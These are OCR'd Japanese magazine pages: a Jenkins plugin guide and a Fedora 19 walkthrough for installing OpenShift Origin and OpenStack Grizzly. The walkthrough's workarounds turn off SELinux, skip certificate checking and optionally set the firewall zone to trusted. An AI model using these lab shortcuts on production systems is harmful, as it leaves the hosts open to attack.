
ここからは筆者の環境で使っているプラグインを紹介します。大きく分けて、Skypebot用に使っているものと自分がJenkinsの動作を確かめるために使っているものがあります。

Post Build Task

このプラグインは前回[注1]紹介した、SkypebotへJOB結果を伝えるためにも使っているもので、コンソールに出力されるログを解析してくれます。


ログの中に特定の語句が出てきたかどうかを調べて、スクリプトを実行できます。複数の条件をAND/ORで組み合わせる設定も可能です（**図4**）。たとえば、細かいコンバートを1つのJOBにまとめていた場合に、どこかのコンバートが失敗していてもそれ以外で成功したデータはコミットするといった具合に使えるでしょう。筆者の場合は正常に終わっていれば「JOB名 ビルド番号 成功」といった形でSkypebotにメッセージを送る用途にも使っています。JOB処理の最後にJOBが終わったことを送

●図2　利用可能画面



●図3　ダウンロード画面

●図4　Post Build Taskの条件設定



注1）本誌2013年8月号

信するようにしただけでは、エラーが起きても普通にメッセージが送られてしまうだけなので、このプラグインで条件設定をしています。

図5の設定では"(数字) files(s) converted"というメッセージを探して、見つかれば「スクリプト」欄に書いたスクリプトを実行します。今回は条件を1つしか指定していませんが、複数の条件にまたがって指定したい場合は[追加]ボタンを押して追加してください。必要なくなった条件は[Delete Log Text]で削除できます。スクリプトの下にあるチェックボックスは「すべての行程が成功しているときだけスクリプトを実行する」のと「スクリプトの実行結果をJOBのステータスに反映する」設定です。どちらもJOBが正しく動作することを確認してから必要に応じてチェックを入れましょう。

Log Parser

このプラグインもコンソールログを使うプラグインです。コンソールログを解析してくれるところも一緒なのですが、その解析結果をJOBの状況に反映してくれる点が違います。筆者の環境ではビルドした結果がWarningだったときに状況をUNSTABLEに、つまり成功でも失敗でもない状態にするために使っています。自動で作ったソースファイル内でincludeするファイルが見つからなかったなんて状態もすぐに見つけることができています。

●設定

設定は、システムの設定で解析ルール(Parsing Rules)の名前(Description)と、解析したい語句をまとめたファイル(Parsing Rules File)を指定します(**図6**)。

解析したい語句をまとめたファイルにはJavaで利用されている正規表現の表記を使って書いていきます。たとえば「Warning」という語句を警告が出たとして検知させる場合ですが、Warningという語句もツールが変わると書き方に違いが出てきます。1つ1つ書いていると面倒ですから、大文字小文字の区別なく行頭から検知させるために次のように書きます。


```
warn /(?i)^warning/
```

ほかにもok/error/info/startといったルールを記述できます。infoやstartは解析したログを見るページで処理の区切りを目立たせたい場合に使えます。筆者のJOBではソースをコミットしたときのテストビルドで使っています。ルールにWarningやエラーを登録してエラーメッセージなどを解析。その結果からコンバートやビルドでトラブルがないかを調べる設定にしています。

また、ビルド時にエラーがあっても処理の結果が正しく反映されないことがあります。例としては、バッチファイルからcallされたバッチファイルが正しくコードを返さなかったときです。こういうときには処理がエラーで止まらず最後まで正しく行われたように振る舞いますので、あとで成果物を見てみたら使えないものだったことに気づくなんてことが起こります。この問題への対策としても使えます。どういったエラーのときにどんなメッセージが出るかを調べる必要はありますが、それについてはダメだったビルドのコンソールログを調べればよいでしょう。

解析ルールはテキストファイルに記述していきますが、任意のフォルダにこのファイルを置くのではなく、リポジトリで管理するといいでしょう。いったん書いたら更新することはそれほどないかもしれ

●**図5　設定例**



●**図6　Log Parserの設定**

ませんが、置き場所が一定になっていないファイルはその存在を忘れてしまうことも多いです。なるべく他のソースファイルやスクリプトと同じような場所で管理するほうがいいでしょう。

Build Pipe Line

これはダッシュボードのJOB一覧を見やすくするためのプラグインです。各JOBの連携、成功失敗などの情報を視覚的に確認できるようになります。おもに自分がビルドの流れを見るために使っています。というのも、筆者の環境ではほかの人はあまりJOB同士の連携などを気にしないし、成功失敗についても関係するJOBはSkypebot経由で知ることができるので、ダッシュボードを確認する必要がないためです。

●設定

JOB一覧はタブ化できますが、そのときに追加するタブはビューと呼ばれています。Build Pipe Lineはこのビューの1種類として機能し、JOBのつながりを図にしたものをダッシュボードに追加します。

JOB一覧タブの右端にある「＋」をクリックするとビューの種類選択になります(**図7**)。ここで「Build Pipeline View」を選んでビュー名を入力すると設定画面になります(**図8**)。

表示されている設定から変更する部分は「Select Initial Job」で、最初に実行するJOBを選択するくらいです。それ以外は必要に応じて変更してください。過去のビルドの表示数は、このビューに含むJOBの数によって変わります。OKを押せば、JOBのつながりが見やすく成功失敗もわかりやすい画面になると思います(**図9**)。

Plot

日々データ量は増えていきますが、あまり増えすぎると入らないなんてことが起こります。そこで全体の容量や特定領域の容量を、JOBのついでにグラフとしてまとめるためのプラグインが「Plot」です。下準備が必要になりますが、JOBの中に集計を追加するだけでひと目で見えるようになります。

●グラフ用データを用意する


このプラグインが動作するためにはグラフにする数値を書いた.propertiesファイルが必要になります。たとえばこんな感じです。

例) imagesize.properties


```
YVALUE=264.464
```

YVALUEは縦軸の値としてbuildに保存されます。横軸は各ビルド番号になります。YVALUEはビルドと同じ場所にCSVファイルで保存されますので、使う側は保存場所などを気にしなくて大丈夫です。JOB処理の最後にファイルサイズを集計してテキストファイルに書き出すスクリプトを走らせれ


●図7　ビューの種類を選択する



●図8　Build Pipe Lineの設定画面



●図9　Build Pipe Lineの画面



ば、あとはビルドごとに容量の増減をグラフで確認できるようになります。

例としてフォルダの中にある画像ファイルのサイズを合計して出力するスクリプトを載せておきます(**リスト1**)。これ以外に、できあがったデータファイルのサイズをテキストファイルに書き出す処理を追加します。グラフを描く設定はJOB側にあります(**図10**)。JOB側のグラフ設定では、グラフの名前や描画に使うビルドの数、スタイルなどを設定します。今回は.propertiesファイルを使うので、ファイル形式は「プロパティファイルからデータを読み込む」になります。データ系列ファイルに設定されたファイルを使ってグラフが描画されます(**図11**)。

Publish over FTP

指定した成果物をftpサーバにアップロードするためのプラグインです。筆者の環境では当初ftp経由での提出を行う想定でインストールしました。現在では提出用としては使っていませんが、成果物を別のサーバに保存する用途に使っています。

設定はそれほど多くありません。まず、Jenkins全体の設定でftpサーバを登録します。サーバの設定は名前/ホスト名/ID/パスワードとftpサーバ側のディレクトリを指定します(**図12**)。

次に、JOB設定(**図13**)で、転送するファイルの場所(Trasfer Set Source files)、ファイル名から削除したい内容(Remove prefix)、ftpサーバ側のフォルダ名(Remote directory)を指定します。ファイル名から削除したい内容とは、たとえば転送したいファイルが「/project/artifacts/BUILD20130505.zip」だった場合に"/project/artifacts/"と指定すれば、ファイル名の「BUILD20130505.zip」が使われるということです。


これで保存された成果物はJOBの最後にftpで目的の場所に転送されます。このプラグインとPost Build Taskプラグイン、そしてメールを送信するスクリプトを使い、ftpが無事完了したら「提出しました」的なメールを送信!というJOBを作っておけば、夜中にビルドして成功していたらzipファイルを明け方にftp経由で提出、ftpが終わり次第メールも送信が終

●リスト1　例(スクリプト:imagesize.rb)


```
001 : # 指定されたフォルダの一覧を取得する
002 : image_list = Dir.glob( ARGV[0].to_s )
003 : # 一覧からファイルサイズを取得する
004 : image_file_size = 0
005 : image_list.each do |name|
006 :   file_status = File.stat(name)
007 :   image_file_size += file_status.size
008 : end
009 : # 書き出すファイル名
010 : IMAGESIZE="imagesize.properties"
011 : # ファイルを書きだす
012 : File.open(IMAGESIZE,"w") do |f|
013 :   f.write(sprintf("YVALUE=%.03f",
image_file_size))
014 : end
```

●図10　Plotの設定

●図11　グラフで確認できるようになる



●図12　Jenkins側の設定項目



わっているなんて状況も作れます。いかがでしょう？

Emotional Jenkins

これはJOBの結果に応じて表示を変えるプラグインです。JOBの成功／失敗／警告を説明画面に画像で表示するものです。青／赤／黄でもすぐにわかるのですが、それだけでなく**図14の中央**のように、成功したらJenkinsさんのドヤ顔が表示されます。失敗すると鬼の面を被ったJenkinsさんになります（**図14の左**）。失敗するのが問題だとしても、あまりに毎回鬼の面が出るとか、Jenkinsさんのドヤ顔イヤだなーとかいうときのために、この絵を差し替えてしまう方法を紹介します。

●手順

プラグインのインストールフォルダにある「emotional-jenkins-plugin」の「images」にあるファイルを書き換えます。初期状態では成功／失敗／不安定のときにそれぞれ、jenkins／angry-jenkins／sad-jenkinsのPNGが表示されるしくみです。

このファイルを書き換えることで、もうJOBの画面にJenkinsさんの顔が表示されることはなくなるというわけです。今回はサンプルとして画像を用意しました[注2]（**図15**）。置き換えたらJenkinsを再起動します。JOB画面を開けば表示されている絵が変わっていますので確認してください（**図16**）。


まとめ

Jenkinsのプラグインは数が多く、説明もほとんどが英語なのでとっつきづらい人も多いでしょう。しかし、設定さえわかればどうにかなるところもあります。まずはインストールして試してみるのがいいと思います。今回紹介したプラグインを筆者が探したときには、どんな場面で必要になるかを考えて、そこから検索しました。


Jenkinsのプラグイン一覧の説明に含まれている語句を検索して、なんとなくこれかなーと思ったものをインストールして試してみたり、プラグインの名前でGoogleで検索して感想を読んでみたり、周りで使ってる人がいたらどんな感じかを聞いてみたりして、必要かどうかを考えています。

たまにプラグインの設定が日本語化されているものもあります。作者が日本人だったり、有志が翻訳していることもあるので、その辺りは実際にインストールして試してみてください。SD


●図13　JOB側の設定項目



●図14　元々のファイル



●図15　置き換え用のファイル



●図16　元のJOB画面（左）と置き換え後のJOB画面（右）

注2）こちらの画像は筆者のGitHub（https://github.com/sato-c/sd_jenkins）にコミットしておきますので、書き換えを試してみたいけど手頃な画像がない方は使ってください。

コードネームは“シュレーディンガーの猫”

Red Hat Enterprise Linux 7に向けた

最終段階に入った Fedora 19

レッドハット㈱
グローバルサービス本部プラットフォームソリューション統括部
ソリューションアーキテクト部長
藤田 稜(ふじた りょう)

米国時間2013年7月2日にリリースされたFedora 19(コードネーム：Schrodinger's Cat)は、Red Hat Enterprise Linux 7(以後、RHEL 7)のベースとなるリリースです。当初その役割はFedora 18が担う予定でしたが、いくつかの主要機能の開発遅延によってFedora 19にスイッチされました。Fedora 19の新機能を概観し、RHEL 7への準備を進めましょう。

fedora 19 RHEL 7のベースとして必要な機能を追加

現行バージョンであるRHEL 6はFedora 12をベースとしており、Fedoraの7バージョン分……約3.5年の進化がRHEL 7には盛り込まれることになります。とはいえ、RHEL 6にも多くの機能がバックポートされているため、Fedora 12から19までの差分すべてがRHEL 6と7の差分になるわけではありません。たとえばLVM(Logical Volume Manager)の Thin Provisioning機能はRHEL 6でも利用できるようになっています。

一方でRHEL 7のベースがFedora 18から19にスイッチされた理由として、後述するCheckpoint / Restoreのように重要かつ技術的に難易度の高い機能の実装が遅れたことが挙げられます。本稿ではこれらの重要な機能追加や変更をピックアップして紹介します。

fedora 19 クラウドへの本格対応

OpenShift Originを採用

OpenShift Originは、Red Hatが企業向けに提供するパブリックPaaSであるOpenShift OnlineとプライベートPaaSであるOpenShift Enterpriseのベースとなるコミュニティ版のPaaS環境です。OpenShift Originプロジェクトを Red Hatがスポンサーすることでコミュニティを醸成し、その成果物をQA(品質保証)し、RHELとの整合性をチェックして企業向けに長期のライフサイクルのサポートを提供する点で、FedoraとRHELの関係とほぼ同等であると言えます。

OpenShiftでは、Java、PHP、Ruby、Node.js、Python、Perlといった開発言語と、MySQL(MariaDB)、MongoDB、PostgreSQLなどのデータベース、さらにインテグレーションツールであるJenkinsをPaaSとして提供します。開発エンジニアはプロジェクトで利用したい開発環境をWebコンソールで選択してデプロイし、バージョン管理ツールであるgitを設定するだけでコードを書き始めることができます。

一方でOpenShift Originそのものをセットアップするのはそれなりに面倒な作業で、Fedora 19におけるセットアップ[注1]は煩雑な手作業にな

注1) http://fedoraproject.org/wiki/OpenShift_Origin-F19

ります。しかしRed HatのTroy Dawson氏がGitHubに公開しているインストールスクリプト[注2]を利用すれば大幅に楽ができます。さらにOpenShift OriginのWebサイト(http://openshift.github.io/)からダウンロードできる仮想化ゲストのイメージファイルを利用することもできますが、筆者が試したところFedora 19上ではこのイメージファイルではうまく動作しませんでした。もう1点残念なこととして、Fedora 19のOpenShift OriginにはWebコンソールが付随せずFedora 20を待たなければなりません。

開発エンジニアであればコマンドラインでPaaSが利用できれば十分かもしれませんので、そういった方向けに、次段落以降にインストールスクリプトを利用したセットアップ手順を紹介しますので参考にしてください。

■OpenShift Originのセットアップ

上述のようにTroy Dawson氏のスクリプトを利用してインストールします。まず、Fedora 19を2台のマシンにインストールし、一方をbroker、他方をnodeとします。先にbrokerをセットアップするので、brokerでgitパッケージをインストールし、スクリプトをダウンロードします(**図1**)。

oo-install-scripts/oo-install.confをエディタで開き、構築するネットワーク環境に合わせて設定します。次のoo-install.confの例は筆者の環境です。

```
DOMAIN="example.com"
BROKERNAME="broker"
NODENAME="node"
BROKERIP="192.168.1.40"
NODEIP="192.168.1.41"
```

次にsetup-broker.shを実行するのですが、Fedora 19ではSELinuxのエラーで正常にセットアップできないので、一時的にdisabledにします[注3]。

```
# setenforce 0
```

スクリプトに--slowオプションを付けるとトラブルシュート時に役立ちます。初回は付けておくことをお勧めします。

```
# cd oo-install-scripts
# sh setup-broker.sh --slow
```

インストールが終了したところでマシンを再起動し、openshift-brokerサービスが起動していることをsystemctlコマンドで確認します(**図2**)。

次にnodeをインストールします。setup-node-from-broker.shを実行する際の注意点が2つあります。1つめは、broker-node-auth-setup.shにおいてsshのキーの交換をしているのですが、brokerからnodeに転送する際にnodeに/root/

▼図1　Troy Dawson氏のスクリプトを利用してインストール

```
# yum -y install git
# git clone git://github.com/tdawson/oo-install-scripts.git
```

▼図2　systemctlでopenshift-brokerサービスの起動をチェック

```
# systemctl status openshift-broker
openshift-broker.service - The OpenShift Origin Broker
   Loaded: loaded (/usr/lib/systemd/system/openshift-broker.service; enabled)
   Active: active (running) since Mon 2013-07-15 00:46:10 JST; 34s ago
```

注2) https://github.com/tdawson/oo-install-scripts

注3) ○しかわさん、ごめんなさい。

.ssh/ディレクトリがないとエラーが発生します。nodeにログインしてsshコマンドを実行しておきましょう。もう1つはロケール設定によるもので、nodeがja_JP.UTF-8になっているとnode-quota.shでエラーが発生するので、LANG=Cとしておくのが確実です。

```
# sh setup-node-from-broker.sh
```

nodeが再起動したのち、brokerがnodeと通信できるかを、broker上でテストします。

```
# mco ping
node.example.com                time=131.69 ms

---- ping statistics ----
1 replies max: 131.69 min: 131.69 avg: 131.69
```

さらにbrokerが動作しているかを、やはりbrokerでテストします(**図3**)。

以上でbrokerとnodeのセットアップは終了です。

■ユーザのセットアップ

では、OpenShift Originを利用するユーザを作成し、最初のアプリケーションをデプロイしてみましょう。クライアントとなるマシンにFedora 19をインストールしrubygem-rhcパッケージをインストールします。

```
# yum -y install rubygem-rhc
```

次に、環境変数・LIBRA_SERVERにbrokerのホスト名をセットして、rhc setupコマンドを実行します。少し長くなりますが、インストールとセットアップに成功していればこの流れになるはずですので、読者がチェックできるように掲載しておきます(**図4**)。執筆時点ではバグがあったため、正直なところ筆者も手こずりました。もしいずれかのステップでエラーが出るようであれば、brokerの/var/log/openshift/broker/httpd/error_logが役立つはずです。

これでクライアントのセットアップが完了したので、最初のアプリケーションを作成してみましょう。

```
# rhc app-create test diy-0.1 -p demo
```

デプロイが終了したらbrokerをネームサーバに指定して「http://test-demoland.example.com/」にアクセスすると、デプロイしたアプリケーションによって生成されるWebページにアクセスできます。

OpenStack Grizzlyを採用

OpenStackの4番めのバージョンであるDiablo が同梱されたFedora 16から、FedoraとOpenStackのリリースサイクルが同じ6ヵ月ということもあり双方のバージョンアップが同期して、17：Essex、18：Folsom、そして19にはGrizzlyが同梱されました。当然、次のFedora 20にもOpenStackの次期バージョン・Havanaが同梱されることになるでしょう。

■Fedora 19のGrizzlyは野生のクマにあらず

Fedora 19での「同梱」とはOpenStackのコミュニティ(http://openstack.org/)が配付するソースコードをFedoraやRed Hatフレイバーの Linuxディストリビューション用にパッケージングするRDOというプロジェクトの成果物を利用できる、という意味です。RDOはRed Hatがスポンサーするコミュニティで、その成果物をベースにRed Hat Enterprise Linux OpenStack Platform(以後、RHOS)という商用製品が提供される点で、前述のOpenShiftと完全に同じモデルになっています。

すでにOpenStackコミュニティ版でOpen

▼図3　brokerが動作しているかbrokerでテスト

```
# curl -k -u demo:demo https://localhost/broker/rest/api
{"data":{"API":{"href":"https://localhost/broker/rest/api","method.....
```

Stackを構築したことのある人はご存じのとおり、OpenStackはまだまだ成熟とはほど遠い状態のため、RDOで1段階、そしてRHOSで2段階の成熟が行われることには大きな意味があります。またコミュニティ版が6ヵ月のリリースサイクルにともなって短期のサポート期間しか設定されないのに対し、RHOSではより長期のサポートや後続バージョンからのバックポートが行われる点でより企業向けの性格付けがされていると言えます。

■OpenStack Grizzlyの機能強化点

IaaSを構築するソリューションであるOpenStackの7つめのバージョンであるGrizzlyでは

▼図4　rhc setupコマンド実行の流れ

```
# LIBRA_SERVER=broker.example.com rhc setup
OpenShift Client Tools (RHC) Setup Wizard

This wizard will help you upload your SSH keys, set your application namespace, and check
that other programs like Git are properly installed.
The server's certificate is self-signed, which means that a secure connection can't be
established to 'broker.example.com'.
You may bypass this check, but any data you send to the server could be intercepted by
others.

Connect without checking the certificate? (yes|no): yes
Login to broker.example.com: demo
Password: ****

OpenShift can create and store a token on disk which allows to you to access the server
without using your password. The key is stored in your home directory and should be kept
secret.  You can delete the key at any time by running 'rhc logout'.
Generate a token now? (yes|no) no

Saving configuration to /root/.openshift/express.conf ... done

No SSH keys were found. We will generate a pair of keys for you.
    Created: /root/.ssh/id_rsa.pub
Your public SSH key must be uploaded to the OpenShift server to access code.  Upload now?
(yes|no) yes

Since you do not have any keys associated with your OpenShift account, your new key will be
uploaded as the 'default' key.
Uploading key 'default' ... done
Checking for git ... found git version 1.8.3.1
Checking common problems .. done
Checking your namespace ... none
Your namespace is unique to your account and is the suffix of the public URLs we assign to
your applications. You may configure your
namespace here or leave it blank and use 'rhc create-domain' to create a namespace later.
You will not be able to create applications
without first creating a namespace.

Please enter a namespace (letters and numbers only) |<none>|: demoland
Your domain name 'demoland' has been successfully created

Checking for applications ... none

Run 'rhc create-app' to create your first application.

  You are using 0 of 100 total gears
  The following gear sizes are available to you: small

Your client tools are now configured.
```

200項目以上の新機能が登場し[注4]、主要なものに限っても次のような項目が挙げられます。

・Nova：拡張性の強化、ハイパーバイザサポートの改善など
・Swift：クォータ機能
・Cinder：スケジューラ機能、各種ストレージ用ドライバの追加
・Neutron：Big SwitchやBrocadeなどのプラグインの追加、拡張性の強化

GrizzlyベースのRHOS 3.0にはサポートが提供されないながらも、課金情報収集を行うCeilmeterや、オーケストレーションを行うHeatも含まれています。

■クマを飼おう

ではさっそくFedora 19でGrizzlyをセットアップしてみましょうと言いたいところですが、原稿執筆時点(Fedora 19 RC1)ではインストールすら一筋縄ではいきませんでした。以下ではインストール時に発生する問題とその回避方法を説明しますが、読者が本誌を手にする段階では役立たずになっているか(なっていることを祈ります)、ほかの新たな問題に遭遇する可能性があることを先にお断りしておきます。

なお、ここで挙げている問題については、RDOあるいはRed Hatの問題管理システムであるBugzilla(https://bugzilla.redhat.com/)に、筆者や同僚がパッチ付きで問題報告しているので、早晩、修正されると思われます。

上述の「脅し」にもめげずにやってみたいという方向けに、オールインワン、つまり1台のマシンでGrizzlyを飼う方法を次に説明します。オールインワンのインストールはpackstackというインストールスクリプトで可能です。

①Fedora 19 x86_64をインストール

インストール時に“cinder-volumes”というボリュームグループ(VG)を作成するか、インストール終了後にpvcreate / vgcreateコマンドでVGを作成します。

```
# pvcreate /dev/sda4
【空いているパーティションを指定します】
# vgcreate cinder-volumes /dev/sda4
```

②openstack-packstackパッケージをインストール

yum installコマンドでインストールします。

```
# yum -y install openstack-packstack
```

③問題を回避するためにpython-django14、httpdパッケージをインストール

Grizzlyに含まれるGlance(仮想マシンイメージサービス)がpython-djangoの1.4系を必要とするのですが、Fedora 19では1.5系が含まれるためにコンフリクトします。また、packstackのpuppetテンプレートはApache 2.2系がターゲットとなっているため、Fedora 19に含まれるApache 2.4では設定ファイルのSyntaxエラーでhttpdが起動できません。このため、httpdパッケージに含まれるhttpd.confを保持しておきます(**図5**)。

④mysqlのpuppetマニフェストを修正

/usr/lib/python2.7/site-packages/packstack/puppet/modules/mysql/manifests/params.pp

というファイルの、

```
  case $::osfamily {
    'RedHat': {
```

▼図5　httpdパッケージに含まれるhttpd.confを保持する

```
# yum -y install pytho-django14 httpd
# cp -a /etc/httpd/conf/httpd.conf ./
# chcon --reference /etc/httpd/conf/httpd.conf ./
httpd.conf(cpコマンドに-aオプションを付け忘れた場合)
```

注4) http://Web.openstack.org/software/grizzly/

に続く、

```
      $client_package_name   = 'mysql'
      $server_package_name   = 'mysql-server'
```

を、

```
      $client_package_name   = 'mariadb'
      $server_package_name   = 'mariadb-server'
```

に修正します。

後述しますが、Fedora 19ではMySQLからMariaDBにデフォルトが変更されており、これにともないmysqlパッケージはcommunity-mysqlに名称が変更されています。マニフェストを修正せずにインストールすると「mysqlパッケージがない」というエラーでpackstackが終了してしまいます。またパッケージング時のエラーによって、community-mysql-serverパッケージをインストールするとcommunity-mysql-libsではなくmariadb-libsパッケージがインストールされてしまう点も問題です。

⑤keystoneのpuppetマニフェストを修正

/usr/lib/python2.7/site-packages/packstack/puppet/modules/keystone/manifests/init.ppというファイルの、

```
  file { '/etc/keystone/keystone.conf':
    mode    => '0600',
  }
```

のあとに、

```
  file { '/var/log/keystone/keystone.log':
    owner   => 'keystone',
    group   => 'keystone',
  }
```

を追加します。

keystoneがパーミッションエラーで起動できない問題を回避するためのものです。

⑥novaのpuppetテンプレートを修正

/usr/lib/python2.7/site-packages/packstack/puppet/templates/nova_compute.ppというファイルの次の行をコメントアウトします(**図6**)。

Fedora 19ではkvm.modulesというファイルは必要がないために削除されています[注5]。

⑦xinetdのpuppetマニフェストを修正

/usr/lib/python2.7/site-packages/packstack/puppet/modules/xinetd/manifests/init.ppというファイルの、

```
    restart => '/etc/init.d/xinetd reload',
```

を、

```
    restart => 'systemctl reload xinetd',
```

に修正します。

Fedoraではすでにサービスの管理はsystemdに移行しているため、systemctlコマンドを用います。

⑧Swiftのリングバッファスクリプト

/usr/lib/python2.7/site-packages/packstack/puppet/modules/swift/lib/puppet/provider/swift_ring_builder.rbというファイルでエラーが出ます。すでにアップストリームでは修正されており、ファイル[注6]を差し替えれば問題を回

▼図6　コメントアウトする行

```
exec {'load_kvm':
    user => 'root',
    command => '/bin/sh /etc/sysconfig/modules/kvm.modules'
}

Class['nova::compute']-> Exec["load_kvm"]
```

注5）https://bugzilla.redhat.com/show_bug.cgi?id=963198

注6）https://github.com/stackforge/puppet-swift/commit/ee4a9d48599bce332d0d7bdf4f8c0bbb6d9c6f2e

避できます。

⑨packstackを実行

```
# packstack --allinone
```

実行後に何かしらのエラーが検出されて再度packstackコマンドを実行するときは、実行したディレクトリに作成されたanswerファイルを引数に与えることでパスワードの不一致などの問題が発生することを回避できます。

```
# packstack --answer-file packstack-
answers-YYYYMMDD-hhmmss.txt
```

ただし手順③のhttpdの問題はpuppetの修正で回避していないため、httpdが起動しないというエラーが出ても無視してください。

⑩httpdの修正

puppetが作成した不必要なディレクトリを削除し、httpd.confを上書きします。

```
# rm -rf /etc/httpd/mod.d /etc/httpd/
conf/httpd.conf
# cp -a ./httpd.conf /etc/httpd/conf/
```

⑪ファイアウォールの設定

Fedora 19でのデフォルトファイアウォールはfirewalldになっているため、firewall-cmdで外部からの通信を適宜許可します。

```
# firewall-cmd --permanent --add-port
80/tcp
# firewall-cmd --add-port 80/tcp
```

もしファイアウォール設定を全面的に無効にして試したいのであれば、次のようにtrusted zoneをデフォルトゾーンにします。

```
# firewall-cmd --set-default-zone trusted
```

■やっぱりクマはクマ

インストールが終了すれば、アクセスすべきURLとadminのパスワードを記したファイル・keystonerc_adminが生成されるはずです。Let's enjoy OpenStack!と脳天気に言えない、やはりクマはクマ、な状況なのが心苦しいですが、OSSを堪能するにはうってつけの素材だと思いますので楽しみましょう(笑)。

fedora 19 サーバとしてのFedora 19

MySQLからMariaDBへ

■MySQL問題の「簡単な」経緯

MySQLのオリジナルの開発元であるMySQL ABがSun Microsystemsに買収され、さらにSun MicrosystemsがOracleに買収されました。これに伴いOracleはMySQLプロジェクトをより閉鎖的な体制とし、セキュリティの脆弱性に関する情報の開示や、完全なレグレッションテストの情報を提供しないという懸念が高まったことから、Fedora 19ではMariaDBを“mysql”のデフォルトのデータベースに変更しました。

MariaDBはMySQL ABの創設者の一人であるMichael WideniusによってMySQLからフォークしたプロジェクトで、MySQLとAPI/ABIの完全な互換性を持ち、データベースエンジンもMySQLとほぼ同等となっています。

■MySQLはどうなった?

Fedora 19ではyumコマンドを用いて“mysql”をインストールするとmariadbがインストールされるようになりました。サーバパッケージである“mysql-server”についても同様にmariadb-serverがインストールされます。

一方でオリジナルの“mysql”をインストールするにはcommunity-mysqlというパッケージをインストールするのですが、サーバパッケージについては現時点では問題があり、community-mysql-serverをインストールすると依存するperl-DBD-MySQLをインストールすることに

なり、その依存性の解決の結果としてlibmysqlclient.so.18を提供する“mariadb-libs”がインストールされてしまいます。mariadb-libsおよびcommunity-mysql-libsパッケージがインストールするファイルを見ると、**図7**のようになっています。

このうち上から2つがcommunity-mysql-libs、残りがmariadb-libsが提供するライブラリです。

